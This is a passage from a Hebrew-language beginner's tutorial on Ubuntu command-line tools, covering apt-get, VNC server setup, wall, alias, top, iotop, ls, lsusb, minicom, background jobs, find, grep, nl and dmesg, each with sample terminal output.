Hit http://il.archive.ubuntu.com trusty Release.gpg
Get:1 http://il.archive.ubuntu.com trusty-updates Release.gpg [933 B]
Ign http://ppa.launchpad.net trusty InRelease
Ign http://security.ubuntu.com trusty-security InRelease
Get:2 http://il.archive.ubuntu.com trusty-backports Release.gpg [933 B]
Hit http://il.archive.ubuntu.com trusty Release
Ign http://extras.ubuntu.com trusty InRelease
Ign http://ppa.launchpad.net trusty InRelease
Get:3 http://il.archive.ubuntu.com trusty-updates Release [62.0 kB]
Hit http://security.ubuntu.com trusty-security Release.gpg
Get:4 http://il.archive.ubuntu.com trusty-backports Release [62.0 kB]
Hit http://extras.ubuntu.com trusty Release.gpg
Get:5 http://ppa.launchpad.net trusty Release.gpg [836 B]
Hit http://il.archive.ubuntu.com trusty/main Sources
Hit http://security.ubuntu.com trusty-security Release
Hit http://extras.ubuntu.com trusty Release
Get:6 http://ppa.launchpad.net trusty Release.gpg [836 B]
```

apt-get upgrade

פקודה זו מתקינה את "חבילות העדכון" של התוכנות ומערכת ההפעלה אשר הורדו על ידי הפקודה הקודמת (**apt-get update**):

```
igal@ubunto1:~$
igal@ubunto1:~$ sudo apt-get upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
The following packages were automatically installed and are no longer required:
  linux-headers-3.13.0-32 linux-headers-3.13.0-32-generic
  linux-image-3.13.0-32-generic linux-image-extra-3.13.0-32-generic
Use 'apt-get autoremove' to remove them.
The following packages have been kept back:
  liboxideqt-qmlplugin liboxideqtcore0 oxideqt-codecs
The following packages will be upgraded:
  bsdutils gir1.2-gudev-1.0 gnome-calculator libblkid1 libegl1-mesa
  libegl1-mesa-drivers libgbm1 libgl1-mesa-dri libgl1-mesa-glx libglapi-mesa
  libgles2-mesa libgudev-1.0-0 libmount1 libopenvg1-mesa libpam-systemd
  libsystemd-daemon0 libsystemd-journal0 libsystemd-login0 libudev1 libuuid1
  libwayland-egl1-mesa libxatracker2 mount systemd-services udev util-linux
  uuid-runtime xserver-xorg-video-intel
28 upgraded, 0 newly installed, 0 to remove and 3 not upgraded.
Need to get 0 B/9,989 kB of archives.
After this operation, 0 B of additional disk space will be used.
Do you want to continue? [Y/n] y
Preconfiguring packages ...
(Reading database ... 293567 files and directories currently installed.)
Preparing to unpack .../mount_2.20.1-5.1ubuntu20.3_i386.deb ...
Unpacking mount (2.20.1-5.1ubuntu20.3) over (2.20.1-5.1ubuntu20.2) ...
Processing triggers for man-db (2.6.7.1-1ubuntu1) ...
Setting up mount (2.20.1-5.1ubuntu20.3) ...
(Reading database ... 293567 files and directories currently installed.)
Preparing to unpack .../util-linux_2.20.1-5.1ubuntu20.3_i386.deb ...
Unpacking util-linux (2.20.1-5.1ubuntu20.3) over (2.20.1-5.1ubuntu20.2) ...
Processing triggers for mime-support (3.54ubuntu1) ...
```

apt-get install vnc4server


בכדי להתחבר אל המכונה ממחשב מרוחק מומלץ להשתמש בתוכנה VNC Viewer (ניתן להוריד מכאן: http://www.realvnc.com/download/viewer/). במכונה עצמה יש להתקין את התוכנה VNC 4Server:

```
igal@ubunto1:/$
igal@ubunto1:/$ sudo apt-get install vnc4server
Reading package lists... Done
Building dependency tree
Reading state information... Done
Suggested packages:
  vnc-java
The following NEW packages will be installed:
  vnc4server
0 upgraded, 1 newly installed, 0 to remove and 3 not upgraded.
Need to get 0 B/2,100 kB of archives.
After this operation, 5,395 kB of additional disk space will be used.
Selecting previously unselected package vnc4server.
(Reading database ... 251804 files and directories currently installed.)
Preparing to unpack .../vnc4server_4.1.1+xorg4.3.0-37ubuntu5_i386.deb ...
Unpacking vnc4server (4.1.1+xorg4.3.0-37ubuntu5) ...
Processing triggers for man-db (2.6.7.1-1ubuntu1) ...
Setting up vnc4server (4.1.1+xorg4.3.0-37ubuntu5) ...
update-alternatives: using /usr/bin/Xvnc4 to provide /usr/bin/Xvnc (Xvnc) in auto mode
update-alternatives: using /usr/bin/x0vnc4server to provide /usr/bin/x0vncserver (x0vncserver) in auto mode
update-alternatives: using /usr/bin/vnc4passwd to provide /usr/bin/vncpasswd (vncpasswd) in auto mode
igal@ubunto1:/$
```

כעת יש ליצור את רשימת המשתמשים אשר יתחברו אל המכונה. בדוגמא שלנו, אנו מוסיפים את המשתמש 15 ומתבקשים להקליד את הסיסמא:

```
igal@ubunto1:~$
igal@ubunto1:~$ vncserver :15

You will require a password to access your desktops.

Password:
Verify:

New 'X' desktop is ubunto1:15

Creating default startup script /home/igal/.vnc/xstartup
Starting applications specified in /home/igal/.vnc/xstartup
Log file is /home/igal/.vnc/ubunto1:15.log

igal@ubunto1:~$
```

מריצים את תוכנת ה-VNC Viewer במחשב.



ולאחר הקלדת הסיסמא, אנו מחוברים אל המכונה באופן מאוחר מהמחשב שלנו.


נקודה שחשוב לציין בשלב זה: במידה ומדובר בשרת שלכם שנגיש מהאינטרנט, חשוב לבצע מספר הקשחות, לא ניגע בהן בשלב זה, אך לדוגמא, במידה והתקנתם שירות כדוגמת VNC על שרת הנגיש מהאינטרנט, חשוב יהיה להגביל בעזרת IPTables או Firewall חיצוני את האפשרות לגשת אליו אך ורק לכתובות IP המוגדרות מראש.

הפקודה Wall


אם ברצוננו לשלוח הודעה מסוימת אל שאר המשתמשים המחוברים למכונה (הודעה על השבתת המערכת או שידרוג צפוי וכו') ניתן להשתמש בפקודה Wall, אשר תציג על גבי מסך המשתמשים את ההודעה הנדרשת. לדוגמא: אם ברצוננו לשלוח את ההודעה:

"I found the solution for my NIC disconnections issue!!"

לכל המשתמשים המחוברים כרגע. נעשה זאת כך:




במסגרת הירוקה ניתן לראות את ההודעה שתוצג לשאר המשתמשים על גבי המסך. אם ברצוננו להציג קובץ מסוים על גבי המסך של שאר המשתמשים נעשה זאת כך:



הפקודה Alias

פקודה זו מאפשרת לנו ליצור קיצורי דרך לפקודות ארוכות. לדוגמא: נייצר קיצור דרך לפקודה אשר שולחת ping לאתר Google. לקיצור הדרך נקרא 2g:



במידה ונרצה למחוק את ה-**Alias** אשר הגדרנו, נשתמש בפקודה **Unalias**. בדוגמא שלנו, כדי למחוק את ה-**Alias** שנקרא 2g, הפקודה תהיה **unalias 2g**. אם נרצה למחוק את כל ה-Alias-ים, נשתמש בפקודה **unalias -a** (בכל מקרה, קיצורי הדרך נמחקים לאחר אתחול המחשב). בכדי לראות את הרשימה המלאה של ה-Alias-ים, נעזר בפקודה **alias -p**:

```
igal@ubunto1:~$
igal@ubunto1:~$ alias -p
alias 2digitalW='ping www.digitalwhisper.co.il'
alias 2g='ping www.google.com'
alias alert='notify-send --urgency=low -i "$([ $? = 0 ] && echo terminal || echo
 error)" "$(history|tail -n1|sed -e '\''s/^\s*[0-9]\+\s*//;s/[;&|]\s*alert$//'\''
')"'
alias egrep='egrep --color=auto'
alias fgrep='fgrep --color=auto'
alias grep='grep --color=auto'
alias l='ls -CF'
alias la='ls -A'
alias ll='ls -alF'
alias ls='ls --color=auto'
igal@ubunto1:~$
```

הפקודה Top

הפקודה **top** (דומה ל-task manager ב-windows) , מציגה בזמן אמת את התהליכים ואת נתוני ה-CPU והזכרון במערכת. משמשת למציאת תהליכים שגוזלים משאבי מערכת:

```
top - 15:47:36 up 1 day, 22:37,  6 users,  load average: 0.82, 0.28, 0.14
Tasks: 382 total,   2 running, 380 sleeping,   0 stopped,   0 zombie
%Cpu(s): 10.6 us,  2.2 sy,  0.0 ni, 86.9 id,  0.0 wa,  0.0 hi,  0.3 si,  0.0 st
KiB Mem:   1025352 total,   957392 used,    67960 free,     3592 buffers
KiB Swap:  1045500 total,   280920 used,   764580 free.   203576 cached Mem

  PID USER      PR  NI    VIRT    RES    SHR S  %CPU %MEM     TIME+ COMMAND
30757 igal      20   0  866508 196008  41628 S  25.2 19.1   1:38.38 firefox
 1602 igal       9 -11  165924   3952   2796 S   1.0  0.4   0:00.98 pulseaudio
25547 igal      20   0   68156  20224  10464 S   1.0  2.0   0:42.37 Xtightvnc
28030 igal      20   0  282068  15148   8404 S   0.7  1.5   0:34.01 mate-termi+
31104 igal      20   0    5568   1604   1076 R   0.3  0.2   0:00.31 top
    1 root      20   0    4464   1432    624 S   0.0  0.1   0:01.65 init
    2 root      20   0       0      0      0 S   0.0  0.0   0:00.00 kthreadd
    3 root      20   0       0      0      0 S   0.0  0.0   2:38.37 ksoftirqd/0
    5 root       0 -20       0      0      0 S   0.0  0.0   0:00.00 kworker/0:+
    7 root      20   0       0      0      0 S   0.0  0.0   0:06.19 rcu_sched
    8 root      20   0       0      0      0 S   0.0  0.0   0:00.00 rcu_bh
    9 root      rt   0       0      0      0 S   0.0  0.0   0:00.53 migration/0
   10 root      rt   0       0      0      0 S   0.0  0.0   0:00.30 watchdog/0
   11 root      rt   0       0      0      0 S   0.0  0.0   0:00.28 watchdog/1
   12 root      rt   0       0      0      0 S   0.0  0.0   0:00.17 migration/1
   13 root      20   0       0      0      0 S   0.0  0.0   0:09.76 ksoftirqd/1
   15 root       0 -20       0      0      0 S   0.0  0.0   0:00.00 kworker/1:+
```

ניתן לראות שה-Top hitter בדוגמא שלנו זה תהליך ה-Firefox אשר צורך 25.2% מה-CPU ו-19.1% מהזיכרון.

הפקודה IOtop

פקודה זו מציגה בזמן אמת, את התהליכים והנתונים אודות ה-I/O בדיסק:

```
Total DISK READ :       0.00 B/s | Total DISK WRITE :     635.87 K/s
Actual DISK READ:       0.00 B/s | Actual DISK WRITE:     172.06 K/s
  TID  PRIO  USER     DISK READ  DISK WRITE  SWAPIN     IO>    COMMAND
  138 be/3 root        0.00 B/s   22.44 K/s  0.00 %  8.63 % [jbd2/sda1-8]
31616 be/4 igal        0.00 B/s  130.91 K/s  0.00 %  0.11 % firefox [~torage DB]
31594 be/4 igal        0.00 B/s    3.74 K/s  0.00 %  0.00 % firefox [Cache2 I/O]
31652 be/4 igal        0.00 B/s  478.77 K/s  0.00 %  0.00 % firefox
    1 be/4 root        0.00 B/s    0.00 B/s  0.00 %  0.00 % init
    2 be/4 root        0.00 B/s    0.00 B/s  0.00 %  0.00 % [kthreadd]
    3 be/4 root        0.00 B/s    0.00 B/s  0.00 %  0.00 % [ksoftirqd/0]
 2052 be/4 root        0.00 B/s    0.00 B/s  0.00 %  0.00 % udisksd -~ [cleanup]
    5 be/0 root        0.00 B/s    0.00 B/s  0.00 %  0.00 % [kworker/0:0H]
 2054 be/4 igal        0.00 B/s    0.00 B/s  0.00 %  0.00 % gvfs-udis~or [gmain]
    7 be/4 root        0.00 B/s    0.00 B/s  0.00 %  0.00 % [rcu_sched]
    8 be/4 root        0.00 B/s    0.00 B/s  0.00 %  0.00 % [rcu_bh]
    9 rt/4 root        0.00 B/s    0.00 B/s  0.00 %  0.00 % [migration/0]
   10 rt/4 root        0.00 B/s    0.00 B/s  0.00 %  0.00 % [watchdog/0]
   11 rt/4 root        0.00 B/s    0.00 B/s  0.00 %  0.00 % [watchdog/1]
   12 rt/4 root        0.00 B/s    0.00 B/s  0.00 %  0.00 % [migration/1]
   13 be/4 root        0.00 B/s    0.00 B/s  0.00 %  0.00 % [ksoftirqd/1]
26638 be/4 igal        0.00 B/s    0.00 B/s  0.00 %  0.00 % gvfsd
   15 be/0 root        0.00 B/s    0.00 B/s  0.00 %  0.00 % [kworker/1:0H]
   16 be/0 root        0.00 B/s    0.00 B/s  0.00 %  0.00 % [khelper]
   17 be/4 root        0.00 B/s    0.00 B/s  0.00 %  0.00 % [kdevtmpfs]
```

הפקודה ls

הפקודה **ls** מציגה את תוכן הספרייה בה מריצים את הפקודה. ברירת המחדל של הפקודה, היא להציג את הקבצים בצורה אופקית (ללא קבצים נסתרים), בכדי לראות את הקבצים בצורה אנכית נשתמש בפקודה **ls -l**. מרבית התיקיות מכילות קבצים ותיקיות נסתרות, לכן בכדי לראות את תוכן הספרייה כולל קבצים נסתרים בצורה אנכית נשתמש בפקודה **ls -la**:

```
igal@ubunto1:~/Pictures$
igal@ubunto1:~/Pictures$ ls
1  2  4  5
igal@ubunto1:~/Pictures$ ls -l
total 16
-rw-rw-r-- 1 igal igal 2 בנו 11 16:58 1
-rw-rw-r-- 1 igal igal 2 בנו 11 16:59 2
-rw-rw-r-- 1 igal igal 2 בנו 11 17:12 4
-rw-rw-r-- 1 igal igal 2 בנו 11 17:12 5
igal@ubunto1:~/Pictures$ ls -la
total 28
drwxr-xr-x  2 igal igal 4096 בנו 11 17:12 .
drwxr-xr-x 15 igal igal 4096 בנו 11 11:16
-rw-rw-r--  1 igal igal    2 בנו 11 16:58 1
-rw-rw-r--  1 igal igal    2 בנו 11 16:59 2
-rw-rw-r--  1 igal igal    2 בנו 11 17:11 3
-rw-rw-r--  1 igal igal    2 בנו 11 17:12 4
-rw-rw-r--  1 igal igal    2 בנו 11 17:12 5
igal@ubunto1:~/Pictures$
```

הפקודה lsusb

בכדי לראות את ההתקנים ואת חיבורי USB אשר מחוברים למכונה, נשתמש בפקודה lsusb:

```
igal@ubunto1:~$ lsusb
Bus 001 Device 004: ID 0781:5530 SanDisk Corp. Cruzer
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 005 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
Bus 004 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
Bus 003 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
Bus 002 Device 003: ID 0557:2261 ATEN International Co., Ltd
Bus 002 Device 002: ID 0557:8021 ATEN International Co., Ltd
Bus 002 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
igal@ubunto1:~$
```

בשורה הראשונה (מסומנת בכתום), ניתן לראות את התקן ה-USB אשר חיברתי למכונה, זהו ההחסן הנייד (DOK) מתוצרת SanDisk.

- **BUS 001**: זהו מספר ה-BUS אליו מחובר ההחסן הנייד.
- **Device 004**: זהו ההתקן הרביעי במספר שחיברתי למכונה.
- **ID 0781:5530**: זהו מספר הזהות של ההתקן במערכת. כאשר 0781 זהו מספר היצרן ו-5530 זהו מספר ההתקן.

Minicom

אם ברצוננו להתחבר לציוד שמחובר אלינו בממשק Serial- ניתן להשתמש בתוכנה minicom.

הפקודה **sudo minicom** תריץ את התוכנה, לאחר מכן יש להקיש CTRL + Z ואז A:

```
Welcome to minicom 2.7

OPTIONS: I18n
Compiled on Jan  1 2014, 17:13:22.
Port /dev/tty8, 18:04:00

Press CTRL-A Z for help on special key
```

```
+-----------------------------------------------------------------------+
|                     Minicom Command Summary                           |
|                                                                       |
|             Commands can be called by CTRL-A <key>                    |
|                                                                       |
|               Main Functions                 Other Functions          |
|                                                                       |
| Dialing directory..D  run script (Go)....G | Clear Screen.......C |
| Send files.........S  Receive files......R | cOnfigure Minicom..O |
| comm Parameters....P  Add linefeed.......A | Suspend minicom....J |
| Capture on/off.....L  Hangup.............H | eXit and reset.....X |
| send break.........F  initialize Modem...M | Quit with no reset.Q |
| Terminal settings..T  run Kermit.........K | Cursor key mode....I |
| lineWrap on/off....W  local Echo on/off..E | Help screen........Z |
| Paste file.........Y  Timestamp toggle...N | scroll Back........B |
| Add Carriage Ret...U                       |                      |
|                                                                       |
|            Select function or press Enter for none.                   |
+-----------------------------------------------------------------------+
```

ואז בעזרת המקשים, להגדיר את תצורת החיבור לציוד.

האופרטור &

האופרטור & בסוף הפקודה, מריצה את הפקודה "מאחורי הקלעים" של המערכת ומציגה את מספר ה-process. פקודה זו יעילה כאשר מריצים סקריפטים או פקודות שמריצות שורות רבות ולא חיוניות לנו, על גבי המסך.

דוגמא: בתיקייה הבאה ניתן לראות תוכנית בשם test1.py שמבצעת סריקה כלשהי במערכת ומפעילה מספר סקריפטים. בהפעלה רגילה ירוצו מספר רב של שורות על גבי המסך, הפעם נריץ זאת עם האופרטור & בסוף הפקודה:

```
igal@ubunto1:~/Documents/Igal$
igal@ubunto1:~/Documents/Igal$
igal@ubunto1:~/Documents/Igal$ ls -la
total 18692
drwxrwxr-x  3 igal igal     4096 מצד 11 19:12 .
drwxr-xr-x  3 igal igal     4096 ב וג 26 18:20 ..
drwxr-xr-x 16 igal igal     4096 ב וג 24 15:09 Python-3.4.1
-rw-rw-r--  1 igal igal 19113124 יאמ  19  2014 Python-3.4.1.tgz
-rwxrwxrwx  1 igal igal      185 מצד 11 19:11 test1.py
-rwxr-xr-x  1 igal igal      678 ב וג 25 18:21 test1.py.save
-rwxr-xr-x  1 igal igal      634 ב וג 30 12:01 test.py
igal@ubunto1:~/Documents/Igal$
igal@ubunto1:~/Documents/Igal$ ./test1.py &
[1] 20069
```

ניתן לראות שהתוכנית רצה ברקע ומציגה לנו את מספר התהליך (20069), בנוסף ניתן לראות שכרגע רצה לנו רק תוכנית אחת ברקע [1]. כדי לראות את הרשימה המלאה של הפקודות הרצות כרגע "מאחורי הקלעים" משתמשים בפקודה **jobs**.

Find

אם ברצוננו לחפש קובץ מסוים במכונה (קובץ שאנו יודעים את שמו או חלק משמו), ניתן להשתמש בפקודה find -iname. לדוגמא, אם נרצה לחפש קובץ בשם cisco, נקליד: find -iname cisco, ונקבל את מיקום הקובץ (התוספת i לפני ה name, היא בכדי להימנע מטעויות Case Sensitive):

```
igal@ubunto1:~$ find -name Cisco
igal@ubunto1:~$
igal@ubunto1:~$ find -iname Cisco
./Documents/cisco
igal@ubunto1:~$ cd Documents
igal@ubunto1:~/Documents$ ls -la
total 20
drwxr-xr-x  2 igal igal 4096 ב וג 13 16:47 .
drwxr-xr-x 15 igal igal 4096 ב וג 11 11:16 ..
-rw-rw-r--  1 igal igal   10 ב וג 13 16:47 cisco
-rw-rw-r--  1 igal igal    2 ב וג 13 16:47 configuration
-rw-rw-r--  1 igal igal    4 ב וג 13 16:46 guide
igal@ubunto1:~/Documents$
```

אם ברצוננו לחפש קבצים בגודל מסוים נשתמש בפקודה find -size, לדוגמא: אם ברצוננו להציג את כל הקבצים שגודלם גדול מ-50M, נשתמש בפקודה הבאה:

```
find / -size +50M -printf "%s - %p\n" | sort -n -r
```

כאשר:

- %s מציג את גודלו של הקובץ ב-bytes
- %p מציג את שם הקובץ.

```
igal@ubunto1:~$
igal@ubunto1:~$ sudo find / -size +50M -printf "%s - %p\n" | sort -n -r
find: `/proc/6519/task/6519/fd/5': No such file or directory
find: `/proc/6519/fdinfo/5': No such file or directory
find: `/run/user/1000/gvfs': Permission denied
1069543424 - /proc/kcore
268435456 - /sys/devices/pci0000:00/0000:00:01.0/0000:06:00.0/resource1_wc
268435456 - /sys/devices/pci0000:00/0000:00:01.0/0000:06:00.0/resource1
120572740 - /usr/share/icons/HighContrast/icon-theme.cache
92209880 - /usr/share/icons/gnome/icon-theme.cache
76098564 - /usr/share/icons/mate/icon-theme.cache
67108904 - /run/shm/pulse-shm-1107304739
66313444 - /usr/lib/i386-linux-gnu/libOxideQtCore.so.0
60487480 - /usr/lib/firefox/libxul.so
58637312 - /usr/share/pyzy/db/open-phrase.db
54099968 - /var/cache/apt-xapian-index/index.1/postlist.DB
igal@ubunto1:~$
igal@ubunto1:~$
```

הפקודה Grep

הפקודה grep, משמשת כפילטר להצגת מילת החיפוש בפלט התוצאה. לדוגמא, הפקודה ps -aux מציגה את כל התהליכים אשר רצים כעת במערכת:

```
igal@ubunto1:~$
igal@ubunto1:~$ ps -aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.1   4464  1724 ?        Ss   ב09   0:01 /sbin/init
root         2  0.0  0.0      0     0 ?        S    ב09   0:00 [kthreadd]
root         3  0.1  0.0      0     0 ?        S    ב09   7:08 [ksoftirqd/0]
root         9  0.0  0.0      0     0 ?        S    ב09   0:00 [migration/0]
root        10  0.0  0.0      0     0 ?        S    ב09   0:00 [watchdog/0]
root        11  0.0  0.0      0     0 ?        S    ב09   0:00 [watchdog/1]
```

הפקודה **grep ssh** | ps -aux תציג לנו את כל התהליכים אשר רצים כעת וקשורים ל-ssh:

```
igal@ubunto1:~$ ps -aux |grep ssh
root       904  0.0  0.0   7800   312 ?        Ss   ב09   0:00 /usr/sbin/sshd -D
igal      3305  0.0  0.0   4692   828 pts/0    S+   18:28   0:00 grep --color=auto ssh
igal     25294  0.0  0.0   4216    24 ?        Ss   ב10   0:00 /usr/bin/ssh-agent /usr/b
ssion /usr/bin/im-launch /bin/bash /home/igal/.xsession
igal     25608  0.0  0.0   4216    24 ?        Ss   ב10   0:00 /usr/bin/ssh-agent /usr/b
ssion /usr/bin/im-launch /bin/bash /home/igal/.xsession
igal     26600  0.0  0.0   4216    64 ?        Ss   ב10   0:00 /usr/bin/ssh-agent /usr/b
ssion /usr/bin/im-launch x-session-manager
igal     26762  0.0  0.0   4216   200 ?        Ss   ב10   0:00 /usr/bin/ssh-agent /usr/b
ssion /usr/bin/im-launch x-session-manager
igal@ubunto1:~$
```

דוגמא נוספת לשימוש בפקודה grep היא כדי למצוא מחרוזת מסוימת בתיקייה המכילה מספר רב של קבצים. אם נרצה למצוא את המחרוזת "system" בתיקייה Documents, נשתמש בפקודה:

```
grep "system" Documents/*.*
```

ונקבל:

```
igal@ubunto1:~$
igal@ubunto1:~$
igal@ubunto1:~$ grep "system" Documents/*.*
Documents/Database.txt:system details : Memory , Hard drive etc.
Documents/sync.cfg:system:
igal@ubunto1:~$
```

ניתן לראות שבתיקייה Documents ישנם 2 קבצים המכילים את המחרוזת "system".

הפקודה nl

פקודה זו משמשת למספור השורות בקובץ. כשעורכים / מריצים סקריפטים על קבצים, נדרשים לדעת את מספרי השורות ולשם כך נשתמש בפקודה nl. לדוגמא: אם נרצה למספר את השורות בקובץ message.txt נשתמש בפקודה הבאה:

```
nl -ba message.txt
```

כאשר התוספת ba- היא עבור מספור כל השורות,כולל הרווחים. ללא תוספת זו ימוספרו רק השורות המלאות:

```
igal@ubunto1:~$
igal@ubunto1:~$
igal@ubunto1:~$ nl -ba message.txt
     1
     2
     3  Digital currency exchanger
     4  From Wikipedia, the free encyclopedia
     5    (Redirected from Bitcoin exchange)
     6
     7  Digital currency exchangers (DCEs) or Bitcoin exchanges are businesses that allow customers to trade digital currencies for other assets,
such as conventional fiat money, or different digital currencies.[1] They are market makers that typically charge fees or take the bid/ask spreads
 as transaction commissions for their services.[1]
     8
igal@ubunto1:~$
igal@ubunto1:~$
igal@ubunto1:~$ nl message.txt

     1  Digital currency exchanger
     2  From Wikipedia, the free encyclopedia
     3    (Redirected from Bitcoin exchange)

     4  Digital currency exchangers (DCEs) or Bitcoin exchanges are businesses that allow customers to trade digital currencies for other assets,
such as conventional fiat money, or different digital currencies.[1] They are market makers that typically charge fees or take the bid/ask spreads
 as transaction commissions for their services.[1]

igal@ubunto1:~$
igal@ubunto1:~$
igal@ubunto1:~$ cat -n message.txt
     1
     2
     3  Digital currency exchanger
     4  From Wikipedia, the free encyclopedia
     5    (Redirected from Bitcoin exchange)
     6
     7  Digital currency exchangers (DCEs) or Bitcoin exchanges are businesses that allow customers to trade digital currencies for other assets,
such as conventional fiat money, or different digital currencies.[1] They are market makers that typically charge fees or take the bid/ask spreads
 as transaction commissions for their services.[1]
     8
igal@ubunto1:~$
```

יש דרך נוספת למספר את הקובץ ולהציגו כולל הרווחים, בעזרת הפקודה cat: בדוגמא שלנו, הפקודה cat -n message.txt, תתן את אותו הפלט בדיוק (כמו nl -ba message.txt).

הפקודה dmesg

פקודה זו מציגה את ההודעות המועברות אל מודול ה-kernel (חומרה / התקנים וכדומה) ואת הסטטוס שלהם (הצלחה / כישלון ואת הסיבה לכישלון) בסדר כרונולוגי מרגע הקמת המערכת:

```
igal@ubunto1:~$
igal@ubunto1:~$ dmesg
[    12.385211] nouveau  [     DRM] 0xD1F1: Parsing digital output script table
[    12.437694] nouveau  [     DRM] MM: using M2MF for buffer copies
[    12.437701] nouveau  [     DRM] Setting dpms mode 3 on TV encoder (output 3)
[    12.524552] nouveau  [     DRM] allocated 1280x1024 fb: 0x9000, bo f3170c00
[    12.524619] fbcon: nouveaufb (fb0) is primary device
[    12.544795] Console: switching to colour frame buffer device 160x64
[    12.545472] nouveau 0000:06:00.0: fb0: nouveaufb frame buffer device
[    12.545475] nouveau 0000:06:00.0: registered panic notifier
[    12.545481] [drm] Initialized nouveau 1.1.2 20120801 for 0000:06:00.0 on minor 0
[    12.650255] autoconfig: line_outs=4 (0x12/0x16/0x24/0x25/0x0) type:line
[    12.650258]    speaker_outs=0 (0x0/0x0/0x0/0x0/0x0)
[    12.650261]    hp_outs=1 (0x11/0x0/0x0/0x0/0x0)
[    12.650262]    mono: mono_out=0x0
[    12.650264]    dig-out=0x1b/0x0
[    12.650265]    inputs:
[    12.650267]      Front Mic=0x14
[    12.650269]      Rear Mic=0x17
[    12.650270]      Line=0x15
[    12.650272]      CD=0x18
[    12.660967] input: HDA Intel Line Out Side as /devices/pci0000:00/0000:00:1b.0/sound/card0/input8
[    12.661052] input: HDA Intel Line Out CLFE as /devices/pci0000:00/0000:00:1b.0/sound/card0/input7
[234483.280658] usb 2-2: FTDI USB Serial Device converter now attached to ttyUSB0
[234501.276087] usb 2-2: USB disconnect, device number 10
[234501.276371] ftdi_sio ttyUSB0: FTDI USB Serial Device converter now disconnected from ttyUSB0
[234501.276391] ftdi_sio 2-2:1.1: device disconnected
[234509.452029] usb 2-2: new full-speed USB device number 11 using uhci_hcd
[234509.658608] usb 2-2: New USB device found, idVendor=1c0c, idProduct=0102
[234509.658613] usb 2-2: New USB device strings: Mfr=1, Product=2, SerialNumber=3
[234509.658618] usb 2-2: Product: Ionics PlugComputer JTAG
[234509.658621] usb 2-2: Manufacturer: FTDI
[234509.658624] usb 2-2: SerialNumber: 1308j00076
[234509.666679] usb 2-2: Ignoring serial port reserved for JTAG
[234509.670674] ftdi_sio 2-2:1.1: FTDI USB Serial Device converter detected
